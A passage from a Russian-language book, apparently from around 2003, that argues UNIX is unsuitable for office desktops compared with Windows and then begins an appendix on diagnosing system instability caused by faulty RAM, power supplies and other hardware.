нижней иерархии, можно успеть набрать десяток-другой консольных команд (только не надо апеллировать к горячим клавишам, осмысленных комбинаций на все случаи жизни все равно не хватит).

Существует такой замечательный редактор, как vi, управляемый специальным командным языком. Немногим удалось набрать в нем «Hello, World!» без многочасового изучения документации. Однако по мере освоения всех хитростей интерфейса производительность набора текста все повышается и повышается, быстро обгоняя показатели пользователей, работающих в Microsoft Word или аналогичном текстовом редакторе.

Строго говоря, интерфейс прикладных программ к операционной системе не имеет никакого отношения и все это можно найти и в Windows. Соответственно, в мире UNIX полно программ с графическим интерфейсом, порой даже более убогим, чем в Windows. Большинство профессиональных текстовых редакторов, электронных таблиц и издательских систем либо портированы на Windows, либо изначально существуют в ней. Профессиональное рабочее место можно обустроить и в Windows. Дело даже не в том, что Word не поддерживает регулярных выражений или глобальных механизмов поиска — эти штучки к нему легко прикрутить — пользователи, избалованные графическим интерфейсом, отказываются понимать, что компьютер — это сложная вычислительная машина, и чтобы работать за ней, следует долго учиться. Если вы действительно хотите повысить производительность своего труда — изучите Visual Basic и активно используйте макросы. Конечно, Word никогда не сравнится по эффективности обработки текстов с vi, TeX или EMACS, но и его возможностей для большинства задач окажется более чем достаточно.

Таким образом, ни Windows, ни UNIX для организации автоматизированных рабочих мест категорически непригодны. Профессиональный пользователь уверенно чувствует себя в любой системе, а для начинающих одинаково неудобны обе. Другой вопрос, что администрирование Windows NT из инженерной задачи превращается в искусство борьбы с ней, но на рядовых пользователях это обстоятельство никак не отражается. Более того, операционные системы семейства Windows худо-бедно способны позаботиться о себе и самостоятельно, а UNIX без грамотного администратора, скорее всего, не «заведется» вообще. А хорошие UNIX администраторы очень дороги, да к тому же еще и редки.

ПРОГРАММНО-АППАРАТНАЯ СРЕДА

После перехода на UNIX вам придется намного тщательнее относиться к выбору аппаратного обеспечения, чем прежде. Это под Windows со всякой «железякой» идет ее родной драйвер, автоматически устанавливающийся в систему по запуску программы setup или install. И хотя производители дешевого оборудования зачастую ограничиваются поддержкой Windows 9x, игнорируя линейку Windows NT, в целом ситуация складывается нормально, и подобрать совместимые комплектующие не составляет труда.

Обладателям UNIX приходится намного сложнее. Во-первых, список оборудования, штатно поддерживаемого системой, довольно ограничен. Во-вторых, далеко не весь декларируемый перечень совместимых комплектующих действительно совместим с системой (обычно этим грешат мощные видеокарты, так как производители не склонны раскрывать своих технологических секретов и зачастую драйвера приходится писать на ощупь, вслепую). Это нормально для серверов, конфигурации которых более или менее предсказуемы, но с офисными компьютерами, традиционно отличающимися большим разнообразием, придется повозиться. Куда девать несовместимые комплектующие — неясно. Теоретически их можно списать или обменять, но практически за такое предложение среднестатистический начальник голову с корнем оторвет (и правильно сделает).

Для некоторых устройств (в особенности сканеров, фотопринтеров и плат видеозахвата) драйверов под UNIX вообще нет и никогда не будет. Про программные модемы (также называемые «вин-модемами») вообще приходится молчать, поскольку тем, кто работает на UNIX, программный модем «не нужен».

И хотя все эти проблемы в принципе решаемы (особенно если брать компьютеры с предустановленным UNIX от крупного поставщика, такого, например, как Sun), задумайтесь — а получите ли вы хоть какие-нибудь преимущества взамен?

С программным обеспечением совместимость еще хуже. Несмотря на все усилия разработчиков, обеспечить полноценную поддержку документов MS Office никак не удается, и переход на UNIX вместо ожидаемого избавления от проблем только подбрасывает новые. Присланный вам документ не открывается или отображается в «арабской» кодировке? Что ж, попросите отправителя сохранить его в RTF-формате и переслать заново. Все равно не открываемся? Гм, гм... До предела упростите форматирование, переслав документ как plan-text, а потом мы его на месте заново отформатируем. Что?! Теперь не открывается наш документ?! Хорошо, сейчас мы сохраним его по-другому...

Добрая треть web-серверов UNIX-пользователям частично или полностью недоступна, так как создавалась исключительно для просмотра в IE без оглядки на остальных клиентов. С электронными письмами, набранными в Outlook Express (а они по умолчанию сохраняются в HTML-формате) наблюдается приблизительно та же самая картина.

Неясно также, что делать с нестандартными форматами, являющимися собственностью конкретных Windows-приложений (например, PhotoShop). Искать машину с Windows, чтобы перевести их в gif/bmp/jpg?

К тому же очень многих программ на UNIX просто нет (к этой категории преимущественно относятся финансовые программы, системы распознавания текста, электронные словари, ну и, естественно, игры). О всякой полезной утвари, вроде редакторов печатей или редакторов открыток, не стоит и говорить.

Перевод отечественного офиса на UNIX просто нереален, поскольку на каждом компьютере присутствует огромное количество действительно необходимых программ, отказ от которых невозможен. Их UNIX-аналоги (если они вообще есть) не обеспечивают ни повышенной производительности, ни особенной

надежности. Решение установить UNIX, чтобы набирать тексты в редакторе TeX, достойно уважения, но переходить на UNIX ради Star Office — это, извините, извращение.

Теперь поговорим о локализации. Поддержка национальных языков в UNIX представляет собой одну большую проблему. Приблизительно две трети всех программ соглашаются понимать русский язык только после индивидуальной настройки, оставшиеся — не поддаются «кириллизации» в принципе. Одновременная поддержка нескольких языков (например, русского и украинского) теоретически вполне возможна, но для практического осуществления этой затеи вам понадобится по меньшей мере два UNIX-гуру и ящик холодного пива (впрочем, без пива можно и обойтись, но сумма контракта увеличится вдвое).

Что вы получите в итоге? Возможность видеть свои родные национальные символы на экране (не без предварительной перекодировки документа, конечно), набирать их на клавиатуре, возможно, использовать при наименовании файлов. Автоматический перевод в верхний/нижний регистр, поиск по тексту и, естественно, проверка правописания не гарантирована. Не дай бог, вам попадется документ, содержащий явно специфицированный шрифт, кириллическая версия которого у вас отсутствует. Большинство UNIX-программ выведут на экран сплошную абракадабру, и не факт, что позволят принудительно сменить шрифт (этим, в частности, отличались ранние версии Netscape Navigator'а).

Символ перевода каретки в UNIX тоже особенный — не такой, как в MS-DOS и Windows, поэтому для совместной работы над документами вам либо придется выбирать редакторы, «переваривающие» оба типа перевода каретки, либо заниматься постоянными перекодировками файла. Вам нужна лишняя головная боль?

Короче говоря, переходя на UNIX, вы добровольно отрезаете себя от всего остального мира. Учитывая, что сотрудники многих компаний работают не только в офисе, но еще и дома, проблема совместимости с Windows оказывается более чем актуальна. Только не предлагайте устанавливать UNIX и на домашние компьютеры тоже — дети, лишенные возможности играть, вас не поймут. Два компьютера или две операционные системы на одном компьютере? Хм... Конечно, такой вариант вполне возможен, только не совсем ясно, а ради чего это все?

ТЕХНИЧЕСКАЯ ПОДДЕРЖКА И ДОКУМЕНТАЦИЯ

Документация бывает двух типов: плохой и очень плохой. Но даже очень плохая документация лучше, чем полное отсутствие таковой. Коммерческие клоны UNIX относятся к первой категории, некоммерческие — ко второй, а операционные системы семейства Windows NT — к третьей. Штатная документация последней представляет собой, по меньшей мере, насилие над здравым смыс-

лом, а по большей — форменное издевательство. Взять хотя бы Голубой Экран Смерти, который выпрыгивает при возникновении серьезных неполадок. Не ищите в документации расшифровку кодов исключений — ее там нет! Зато она присутствует в DDK — комплекте разработчика драйверов — и частично в Knowledge Base (Базе Знаний), распространяемой на лазерных дисках по подписке или через Интернет. А реестр? Это же сплошное нагромождение недокументированных ключей! Кое-какую информацию можно найти в Knowledge Base, SDK и DDK, но, во-первых, эта информация неточная и неполная, а, во-вторых, процедура поиска отнимает очень много времени.

Коммерческие клоны UNIX обычно документируются весьма обстоятельно, поэтому подобных проблем там никогда не возникает. Техническим писателям из Microsoft до этого уровня еще далеко, да они, похоже, к нему и не стремятся, поскольку Windows NT позиционируются как система, которая все делает сама и которая в доработке напильником не нуждается. Внутренние механизмы полностью скрыты от пользователя и наружу торчит лишь графический интерфейс. Вы можете переключать скорости, давить на газ, но вот регулировать карбюратор вам никто не разрешал, и вы вынуждены делать это вслепую на свой страх и риск.

Некоммерческие клоны UNIX документируются урывками в свободное от программирования и отладки время. Документация крайне хаотична и беспорядочна. Необходимая информация рассеяна среди комментариев, readme-файлов, встроенной помощи, многочисленных man'ов, периодически выходящих faq и т. д. Но предельное время поиска информации жестко ограничено сверху, так как в крайнем случае можно заглянуть в исходный текст и разобраться в проблеме самостоятельно.

Сказанное относится главным образам к профессиональным пользователям UNIX – программистам и администраторам. Секретарша в исходных текстах не сможет прочитать и комментарии — она и русскоязычную документацию на MS Office никогда не читала. Кстати, по качеству документации офисных программ Microsoft превосходит всех своих конкурентов, вместе взятых. Уже за то, что она перевела файл помощи на русский язык, ей следует сказать большое спасибо. Во всяком случае, на скупость документирования офисных программ еще никто не жаловался.

НАЛИЧИЕ ИСХОДНЫХ ТЕКСТОВ

Исходные тексты операционной системы значительно облегчают ее администрирование. В исходных текстах остро нуждаются разработчики драйверов и специфических приложений. Рядовой же пользователь заглядывает в них от силу пару раз в жизни, да и то больше из интереса, чем по необходимости. Кстати, большинство кустарных дистрибутивов UNIX распространяется без исходных текстов — спрос определяет предложение. Исходных текстов лишены и коммерческие версии UNIX (или же для ознакомления с ними следует предварительно подписать соглашение о неразглашении).

Чем полезны исходные тексты? При наличии грамотного администратора вы можете самостоятельно решать все возникающие проблемы, включая собственноручное изготовление заплаток и вылизывание операционной системы на предмет устранения программистских ошибок и повышения ее защищенности. И если ваш поставщик неожиданно заморозит проект, вы сможете продолжить его разработку своими собственными силами, оперативно внедряя в операционную систему поддержку всех новомодных устройств и технологий. В конце концов вы свернете прежний бизнес и начнете торговать своим клоном UNIX'а. Расслабьтесь. Это шутка, и исходные тексты вам совершенно не нужны. Забудьте о них.

Чу! Кто сказал, что открытость системы существенно увеличивает качество ее тестирования и способствует скорому обнаружению дыр разного размера и калибра? Ну, правильно, эксперты всего мира так и жаждут наброситься на гигабайты исходных текстов, ведь не Маринину же им перед сном читать! Правда, у этой медали есть и обратная сторона. Грамотных экспертов по безопасности в мире, вообще говоря, очень и очень немного. Просмотреть все исходные тексты они просто физически не в состоянии. Нет времени, да и не за это им платят. А вот какой-нибудь паренек, изнывающий от безделья, может методично просматривать один исходный текст за другим... Сколько их таких? И где гарантия, что найденная дыра не будет использована во зло?

Закрытость или открытость системы сама по себе еще ни о чем не говорит. Среди открытых систем есть дырявые как решето, а среди закрытых — неприступные, словно скала.

ПРЕЕМСТВЕННОСТЬ

Ругая научно-технический прогресс за его стремительный полет, мы как-то не обращаем внимания на то, что программы, создаваемые в 2003 году в большинстве своем неплохо совместимы с Windows 98, а то и Windows 95! Однажды установив операционную систему, можно вообще забыть о необходимости ее обновления (внимание: к заплаткам сказанное не относится), поскольку все необходимые ей библиотеки каждая уважающая себя программа обычно несет с собой.

В UNIX (и в особенности в LINUX) ситуация с преемственностью значительно хуже. Новые версии создаются на воздушном потоке, вылетывываемом реактивной турбиной. Что? У вас ядро месячной версии?! Так это же каменный век! Срочно бегите в Интернет за новым! Даже коммерческие дистрибутивы очень быстро устаревают и к тому же программное обеспечение, разработанное для одного клона UNIX, не всегда идет на остальных.

Упрекая Microsoft в чересчур динамичном развитии Windows и сворачивании линейки Windows 9x, поклонники UNIX забывают, что смерть или расщепление UNIX-клонов — это вполне обычное дело, которым никого не удивишь. Вот и Red Hat отвернулась от пользователей, переключившись на корпоративный сегмент. Кто будет следующим? Делайте свои ставки, господа! Система долж-

на иметь стабильную финансовую поддержку (а не развиваться на оголтелом энтузиазме), пользоваться любовью как производителей железа, так и разработчиков программного обеспечения, быть хорошо документированной, достаточно безопасной... Увы, эти требования во многом взаимоисключающи и все UNIX-клоны так или иначе не идеальны. Стремительное наступление на рынок офисных компьютеров все еще продолжается, а значит, в настоящий момент UNIX динамично развивается, отказываясь от обратной совместимости в угоду сиюминутной выгоде.

Кто знает, лет через пять, может, все и «устаканится», но сейчас UNIX активно бурлит и к употреблению органически не готов. Еще не сварился. Увы.

ЮРИДИЧЕСКАЯ ЗАЩИЩЕННОСТЬ

Вообразите себе картину. Лениво просматривая свежую корреспонденцию и попивая утренний чай, вы неожиданно обнаруживаете письмо от Sun Microsystems, предписывающее немедленно прекратить использование Windows NT или же заплатить фирме определенную сумму в долларах, в противном случае на вас будет подан иск за незаконное использование языка Java в составе системы.

Как бы там ни было, но во всех междоусобных конфликтах с конкурентами Microsoft разбиралась самостоятельно, и ее клиентов подобные разборки никак не касались. В случае со свободно распространяемыми клонами UNIX ситуация иная. Хотите использовать их? Пожалуйста! Только помните, что юридически вы ничем не защищены. Нет никаких гарантий, что вас неожиданно не втянут в судебную тяжбу или же из следующей версии UNIX'а не будет выкинуты некоторые жизненно необходимые вам компоненты.

Коммерческие клоны UNIX с юридической точки зрения защищены ничуть не хуже Windows, однако и стоимость у них соответствующая. Кстати, о стоимости...

СТОИМОСТЬ

По поводу стоимости UNIX нет единого мнения. С одной стороны, полноценный дистрибутив некоммерческого UNIX'а даже у официальных распространителей можно приобрести буквально за копейки (про пиратский рынок мы скромно промолчим). В комплект поставки входит большое количество разнообразного программного обеспечения, более или менее полно покрывающего нужды сервера локальной сети, но категорически недостаточного для офисного использования. Это объясняется тем, что офисное программное обеспечение распространяется преимущественно на коммерческой основе и по своей стоимости находится на одной ступеньке с Windows-приложениями аналогичного назначения (что, собственно, и не удивительно, так как их зачастую выпускают те же самые фирмы).

Про издержки, связанные с несовместимостью с железом, мы уже говорили. Добавьте сюда еще убытки, вызванные несовместимостью с программным обеспечением, и не забудьте о расходах на техническую поддержку и консультации. Если после всех расчетов и оптимизации бюджета UNIX по-прежнему будет казаться вам экономной, — потрудитесь найти толкового администратора, согласного тянуть все это хозяйство за чисто номинальную сумму. Не надейтесь, что однажды настроенная UNIX в дальнейшем будет исправно работать сама по себе. Не сегодня-завтра вступят в действие новые законы, изменится схема налогообложения, и существующее программное обеспечение потребует капитальной модернизации. Затем появятся новые устройства передачи данных. Быстрые, дешевые и надежные. Сумеете ли вы самостоятельно подружить их с UNIX, учитывая, что для этого может потребоваться перекомпиляция ядра?

Поверьте, дешевый сыр бывает только в мышеловке. Только глупцы называют UNIX системой для бедных. Дешевизна системы оборачивается дороговизной администрирования и технической поддержки. В этом мире все уравновешено. Иначе и не может быть. Если Microsoft зарабатывает свои миллиарды на продажах программного обеспечения, то поставщики UNIX — на ее обслуживании.

Для энтузиастов программирования UNIX — действительно наиболее дешевый выбор, но только не для клерков и секретарш!

ЗАКЛЮЧЕНИЕ

И в заключение мне хотелось бы сказать: не пытайтесь переделывать UNIX в Windows. У Microsoft есть отличный продукт — Office, и равных ему не существует. Господствующее положение Windows на рынке офисных компьютеров как раз и объясняется тем, что это действительно хорошая система, которая всех устраивает. UNIX же прочно удерживает рынок серверов и мощных вычислительных центров — там, где упоминание о Windows вызывает лишь снисходительные улыбки.

Время все расставляет по своим местам, и ажиотаж вокруг офисного UNIX'а либо постепенно затихнет, либо UNIX приобретет худшие черты Windows, потеряв при этом то, в чем UNIX всегда был традиционно силен. Какой смысл переделывать трактор в автомобиль? Если вам нужен автомобиль — приобретайте автомобиль. Если вам нужен трактор — приобретайте трактор. Если же вам нужно и то, и другое — приобретите лошадь. На ней можно и кататься, и дрова возить. Ну, а навоз и все сопутствующие ему проблемы — это, знаете ли, издержки универсальности. Не хотите навоза — покупайте отдельно автомобиль и отдельно трактор. Шутка.

ПРИЛОЖЕНИЯ

Приложение А

ПРАКТИЧЕСКИЕ СОВЕТЫ ПО ВОССТАНОВЛЕНИЮ СИСТЕМЫ В БОЕВЫХ УСЛОВИЯХ

Приложение Б

БОРЬБА СО СПАМОМ

Приложение В

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ЭЛЕГАНТНОСТИ АРХИТЕКТУР РАЗЛИЧНЫХ ПРОЦЕССОРОВ

ПРИЛОЖЕНИЕ А

ПРАКТИЧЕСКИЕ СОВЕТЫ ПО ВОССТАНОВЛЕНИЮ СИСТЕМЫ В БОЕВЫХ УСЛОВИЯХ

1. *Во время исполнения ошибки имеют наивысший приоритет. Прервать исполнение ошибки может только другая, более активная ошибка.*
2. *Запросы операционной системы к ошибкам ошибками могут игнорироваться.*
3. *Запросы ошибок к операционной системе игнорироваться не могут.*
4. *При работе с файлами ошибки могут пользоваться файловой системой базовой ОС и ее ошибками.*
5. *На ЭВМ с параллельной архитектурой может выполняться несколько ошибок одновременно.*

В. Тихонов. «Теория ошибок»

Большинству администраторов приходилось сталкиваться с теми или иными сбоями ОС и ее окружения, но далеко не все могли быстро найти источник их возникновения (особенно если сбои происходят не регулярно и на чужих машинах). Тем не менее существует несколько вполне универсальных стратегий поиска дефектных компонентов, разработанных и апробированных еще со времен ЕС и майнфреймов. Вот о них-то и рассказывает настоящее приложение.

Типичная реакция домашнего пользователя на нестабильность работы своей машины — полная переустановка всей операционной системы. Иногда это помогает, иногда нет, но, как бы там ни было, переустановка операционной системы — достаточно «занимательное» событие, самое малое на целый день выводящее вас из игры (в смысле текущей работы). Квалифицированный хакер отличается от неквалифицированного тем, что со всеми проблемами справляется на лету, до минимума сводя время простоя вычислительной техники.

Вообще-то хорошо отлаженная система, базирующаяся на ОС типа FreeBSD (или подобных ей), способна без сбоев работать годами, не требуя к себе совершенно никакого внимания. Системы, построенные на базе Windows NT, этим, увы, похвастаться не могут, и для достижения сколько-нибудь стабильной работы за ними приходится постоянно «ухаживать».

Аппаратное обеспечение, собираемое на коленках в ближайшем подвале, прямо скажем, не очень надежно, а отличить качественную подделку от оригинала по внешним признакам достаточно трудно. На просторах России свободно продаются отбракованные чипы, левым путем добытые у производителей и выдаваемые за настоящие. Кстати, многие из именитых производителей грешат передачей своих торговых марок третьим фирмам, выпускающим посредственное оборудование, но продающим его по «брэндовым» ценам. Яркий тому пример — пишущий привод TEAC 552E, к которому фирма TEAC просто не имеет никакого отношения. Про материнские платы и модули памяти и говорить не стоит. Их клепают все кому не лень, и многие модели вообще не работают, кое-как запускаясь на пониженных таймингах и частотах.

Словом, если сбой старушки БЭСМ-6 был настоящим ЧП, то зависание современного компьютера — вполне обычное дело, воспринимаемое нами, как неизбежное зло. Это приложение не убережет вас ни от критических ошибок приложений, ни от отказа оборудования, но, по крайней мере, научит быстро и безошибочно находить их источник. Речь пойдет преимущественно о Windows NT и производных от нее системах (Windows 2000, Windows XP), хотя поклонники UNIX также найдут здесь немало интересного.

АППАРАТНАЯ ЧАСТЬ

Вот два основных аппаратных виновника нестабильной работы системы — *оперативная память* и *блок питания*. Рассмотрим их поподробнее, отмечая особенности взаимодействия с памятью в современных чипсетах, таких как Intel 857P и подобных ему.

Тесная связь между программным и аппаратным обеспечением затрудняет деление материала приложения на две равные части, поскольку ряд сбоев системы (и пресловутых «голубых экранов смерти» в том числе) вызван отнюдь не алгоритмическими ошибками, а неисправностью железа. Но на начальном этапе анализа голубого экрана смерти (далее по тексту просто голубого экрана) мы не можем надежно установить его источник и, чтобы не описывать одни

и те же методики дважды, условимся относить все критические ошибки системы к программной среде. В действительности же это не вызывает никакого противоречия, поскольку с аппаратными ошибками приходится бороться и программными средствами (помните известное: «Как нематериальная душа возвращается в тело в результате материальных действий врача»?).

ОПЕРАТИВНАЯ ПАМЯТЬ

Оперативная память относится к одному из наименее надежных компонентов вычислительной системы, и потому львиная доля всех сбоев приходится именно на нее. Проявления их могут быть самыми разнообразными: от критических ошибок приложений до периодических или неперподических ошибок чтения (записи) на жесткий диск или даже каскадных ошибок приема/передачи TCP/IP-пакетов (что не покажется удивительным, если вспомнить о кэширующей природе всех драйверов, обслуживающих устройства ввода/вывода). Любой аппаратный ресурс, требующий для своей работы некоторого количества оперативной памяти, так или иначе зависим от работоспособности последней.

Существует мнение, что память «с четностью» полностью решает проблему своей надежности и сводит риск разрушения данных к разумному минимуму. На самом деле это не так. Память с *четностью* распознает лишь одиночные ошибки и не гарантирует обнаружение групповых. Память типа ECC (Error Check & Correction/Error Correction Code — контроль и исправление ошибок) способна автоматически исправлять любые одиночные ошибки и обнаруживать любые двойные. До тех пор, пока оперативная память функционирует более или менее нормально, противостояние энтропии и помехозащитных кодов решается в пользу последних. Однако при полном или частичном выходе одного или нескольких модулей памяти из строя корректирующих способностей контролирующих кодов перестает хватать, и система начинает работать крайне нестабильно.

Концепция виртуальной памяти, реализованная в операционных системах семейства Windows и UNIX, рассматривает основную оперативную память как своеобразный кэш. А это значит, что одни и те же логические страницы адресного пространства в разное время могут отображаться на различные физические адреса. Разрушение одной-единственной физической ячейки памяти затрагивает множество виртуальных ячеек, и потому сбои памяти практически всегда проявляются «коллективными» критическими ошибками приложений, рассредоточенными в широком диапазоне виртуальных адресов. Если же критические ошибки возникают лишь в некоторых процессах и располагаются по более или менее постоянным адресам — с высокой степенью вероятности можно предположить, что это *программная*, а не аппаратная ошибка. Исключение составляет *неоткачиваемая область памяти* (non-paged pool), занятая ядром системы и всегда размещающаяся по одним и тем же физическим адресам. Наличие дефектных ячеек в данной области обычно приводит к голубому экрану смерти и/или полному зависанию системы, хотя в некоторых случаях ошибки

драйверов передаются на прикладной уровень и роняют один или несколько процессов.

Самое интересное, что при прогоне нестабильно работающих драйверов/процессов под отладчиком ошибка волшебным образом может исчезать. В действительности ничего загадочного тут нет. За счет многократного снижения интенсивности доступа к памяти отладчик позволяет «вытянуть» даже дефектные ячейки, затрудняя их локализацию. Некоторые руководства рекомендуют исследовать дамп, сброшенный системой при возникновении критической ошибки в ядре, наивно полагая, что искаженные ячейки будут выглядеть как бессмысленный мусор, сразу бросающийся в глаза даже при минимальных навыках дизассемблирования. При разрушении большого количества ячеек памяти, затрагивающих исполняемый код, это действительно так. Однако искажение областей данных предложенный алгоритм выявить не в состоянии. Только опытный разработчик драйверов заподозрит, что здесь что-то не так. А ведь в некоторых случаях неисправный модуль содержит всего лишь один-единственный дефектный бит информации, который при визуальном осмотре дампа вообще нереально обнаружить. К тому же не стоит забывать, что «замусоривание» памяти может быть вызвано не только аппаратными, но и программными ошибками (например, программист забыл проинициализировать буферы или направил указатели в «космос», передав управление по произвольному адресу памяти).

Худший случай — это разрушение буферов ввода/вывода, зачастую приводящее к полному краху файловой системы без какой-либо надежды на ее восстановление. По непонятной причине разработчики дисковых драйверов отказались от подсчета контрольной суммы пересылаемых через них блоков данных, что сделало файловую систему чрезвычайно уязвимой. Причем NTFS отказывается даже в худшей ситуации, чем FAT32, поскольку FAT32 требует значительно меньшего объема буферной памяти для своей поддержки и к тому же значительно легче поддается «ручному» восстановлению. Автор использует отказоустойчивые буферы, построенные на основе демонстрационных драйверов, входящих в состав DDK и дополненные специальными средствами контроля. Главное ноу-хау данной технологии состоит в том, что обмен с диском ведется на «сыром» (RAW MODE) уровне, то есть, помимо области пользовательских данных, в сектор входит контрольная сумма, по которой драйвер с одной и привод с другой стороны контролируют целостность данных. В жизни автора эта технология срабатывала дважды (в смысле выявляла дефектный модуль памяти, пытавшийся разрушить жесткий диск), так что усилия, затраченные на разработку драйверов, окупили себя сполна!

Кстати, тестирование оперативной памяти путем прогона специальных программ (Check It, PC Diagnostic и им подобных) — не самый лучший путь для выявления ее работоспособности. В силу физической неоднородности подсистемы памяти дефективность бракованных модулей зачастую проявляется не на любой, а на строго определенной последовательности запросов и при определенном сочетании содержимого разрушенной и окрестных ячеек. Тестирующие программы перебирают ограниченное количество наиболее типичных шабло-

нов и потому обнаруживают лишь некоторые, наиболее «дефектные дефекты». Ряд серверных чипсетов содержит в себе более или менее продвинутые средства тестирования памяти, достаточно эффективно работающие и в фоновом режиме.

Ряд тестовых пакетов (например, TestMem от SERJ_M) перебирает большое количество разнотипных шаблонов и довольно лихо выявляет скрытые дефекты модулей памяти, в обычной жизни проявляющиеся лишь при стечении множества маловероятных обстоятельств. К сожалению, эволюция чипсетов в конце концов привела к тому, что и эти шаблоны перестали работать. При слишком интенсивном обмене с памятью чипсет Intel 857P и другие подобные ему начинают вставлять холостые циклы, давая памяти время «на остыть» и предотвращая тем самым ее перегрев. С одной стороны, такое конструкторское решение можно только приветствовать, поскольку оно значительно повышает надежность системы, но с другой — здорово затрудняет ее тестирование. Для получения сколько-нибудь достоверных результатов тестирующая программа должна подобрать такую интенсивность прогона памяти, при которой холостые циклы еще не вставляются, но система работает уже на пределе. Насколько известно автору, подобных программ еще нет, и когда они появится на рынке — неизвестно. Так что спасение утопающих — дело рук самих утопающих.

Кстати, о птичках. Сама по себе память может быть и не виновата. Источником ошибок вполне может быть и северный мост чипсета, содержащий контроллер памяти. Исследуя чипсет VIA KT133, автор обнаружил несколько критических ошибок планировщика очередей, приводящих к искажению передаваемых данных и визуально проявляющихся как типичные дефекты памяти.

БЛОК ПИТАНИЯ

Второй по распространенности источник нестабильной работы компьютера — это блок питания. Современные компьютеры предъявляют к качеству питающего напряжения достаточно жесткие требования, при нарушении которых работа компьютера становится совершенно непредсказуемой, проявляясь зависаниями, критическими ошибками и голубыми экранами, выскакивающими в самых неожиданных местах. В ряде случаев отмечается замедление быстродействия приводов, обычно носящее характер внезапных провалов производительности (копирование файлов движется как бы рывками).

Практически все уважающие себя производители материнских плат оснащают свои детища развитой электронной системой контроля основных (опорных) напряжений, показания которых отображаются специальными утилитами. Убедитесь, что питающий потенциал соответствует норме, отклоняясь от нее не более чем на 5–10 %, и остается более или менее постоянным в процессе работы компьютера. Причем «недобор» напряжения намного более опасен, чем «перебор». Увеличение напряжения на 15–20 % практически никогда не приводит к моментальному выходу электроники из строя, правда, вызывает ее перегрев, но при наличии качественной системы охлаждения с этим можно и смириться. Но даже незначительное уменьшение напряжения заметно снижает реакцион-

ность переходных процессов полупроводниковых элементов, и система не «успевает поспевать» за тактовой частотой, что приводит к зависаниям, критическим ошибкам, перезагрузкам и т. д.

На рис. А.1 приведен «плохой» блок питания, обнаруживающий значительную просадку на линии 12 В и чудовищные пульсации напряжения.

ПРИМЕЧАНИЕ

«Линии» в том смысле, что у блока питания несколько линий с разными или одинаковыми уровнями. «Линия 12 вольт» подразумевает провод, который должен давать 12 В, а какой уж уровень там окажется – никто не знает, но даже если там на поломанном блоке питания окажется 5 В, линия-то все равно останется 12-вольтовая.

Уровень 3,3 В, обслуживающий святая святых — оперативную память, — также слегка «пульсирует», хотя стабилизируется отнюдь не блоком питания, а самой материнской платой. Предел ее возможности стабилизации, впрочем, тоже не безграничен, и даже качественная материнская плата бессильна выправить «кривой от рождения» блок питания.




Рис. А.1. Пример «плохого» блока питания

К сожалению, точность интегрированных вольтметров невелика и многие их них явно нуждаются в хорошей калибровке. Поэтому доверять таким показаниям следует с осторожностью и большой долей скептицизма, при необходимости уточняя их нормальным цифровым мультиметром.

И ВСЕ-ВСЕ-ВСЕ

Остальные компоненты компьютера практически никогда не вызывают серьезных проблем. *Процессоры* (при надлежащей системе охлаждения и не слишком «задранной» тактовой частоте) лишь в исключительных случаях позволяют себе подвесить систему (да и то основная доля вины ложится не на сам процессор, а на интегрированный кэш). Кстати, характерная болезнь разогнанных процессоров — голубой экран с надписью UNEXPECTED_KERNEL_MODE_TRAP.

Жесткие диски, становясь все более и более интеллектуальными устройствами, достаточно неприхотливы, правда, при неправильной установке терминаторов на SCSI-устройствах Windows NT может выбрасывать голубой экран, но хорошие диски термируют себя самостоятельно.

Карты расширения от сторонних производителей, будучи расположенными на разделяемой PCI-шине, способны вызывать любые мыслимые и немыслимые конфликты, поэтому не пользуйтесь продукцией тех поставщиков, которым вы не доверяете.

ПРОГРАММНАЯ ЧАСТЬ

Катастрофическая небрежность тестирования фирменного и кустарного ПО приводит к появлению многочисленных критических ошибок при его исполнении: «Программа выполнила недопустимую операцию и будет закрыта. Если ошибка будет повторяться, обратитесь к разработчику». К несчастью, критические ошибки приложения (в терминологии Windows 2000 просто «ошибки приложения») имеют устойчивую тенденцию появляться в самые ответственные моменты времени, например, накануне сдачи программы. А разработчики... они в большинстве своем такие сообщения просто игнорируют. В частности, потому, что просто не знают, как эту информацию интерпретировать, а может, еще и потому, что вообще не заботятся о проблемах своих пользователей.

Многие сетуют на тупость Windows и ее неспособность противостоять критическим ошибкам. Но эти обвинения совершенно безосновательны. Возникновение критической ошибки свидетельствует о том, что программа «поехала крышей» и пошла вразнос. Все, что только операционная система может сделать, — это пристрелить ее! Иначе программа возвратит заведомо ложные данные, чего допускать ни в коем случае нельзя. Так что операционную систему следует не ругать, а благодарить!

Иногда сообщения о критических ошибках удается предотвратить установкой нового сервис-пака, а иногда — путем удаления оного. Еще можно попробовать переустановить операционную систему или непосредственно само нестабильно работающее приложение. Однако никаких гарантий, что после всех этих манипуляций сбой действительно исчезнет, — нет. Достаточно вспомнить нашумевшую историю с червем MSBLASTER, вызывающим критическую ошибку в системном сервисе svchost. Сколько бы вы ни переустанавливали свою Windows 2000, сколько бы ни меняли железо, ситуация не улучшалась. Антивирусы, правда, сообщали о наличии вируса (да и то не всегда), однако не объясняли, какие меры безопасности следует предпринять. К тому же обрушение svchost'а происходило отнюдь не вследствие инфицирования компьютера вирусом, а лишь при неудачной попытке оного. Именно неумение хакеров сорвать стек, не уронив при этом всю систему, и демаскировало вирус, попутно организовав разрушительную DoS-атаку, до сих пор приносящую весьма ощутимые убытки.

Всякий хакер, считающий себя профессионалом, не может позволить себе роскошь действовать вслепую. Знание ассемблера и умение быстро и грамотно интерпретировать сообщения о критических ошибках, если еще не решит проблему, то, по крайней мере, придаст вам чувство уверенности и поможет локализовать истинного виновника нестабильности системы. Во всяком случае, будет, куда ткнуть носом зарвавшегося разработчика. Согласитесь, одно дело *догадываться* об ошибке и совсем другое — показывать на нее пальцем.

ПРИЛОЖЕНИЯ, НЕДОПУСТИМЫЕ ОПЕРАЦИИ И ВСЕ-ВСЕ-ВСЕ

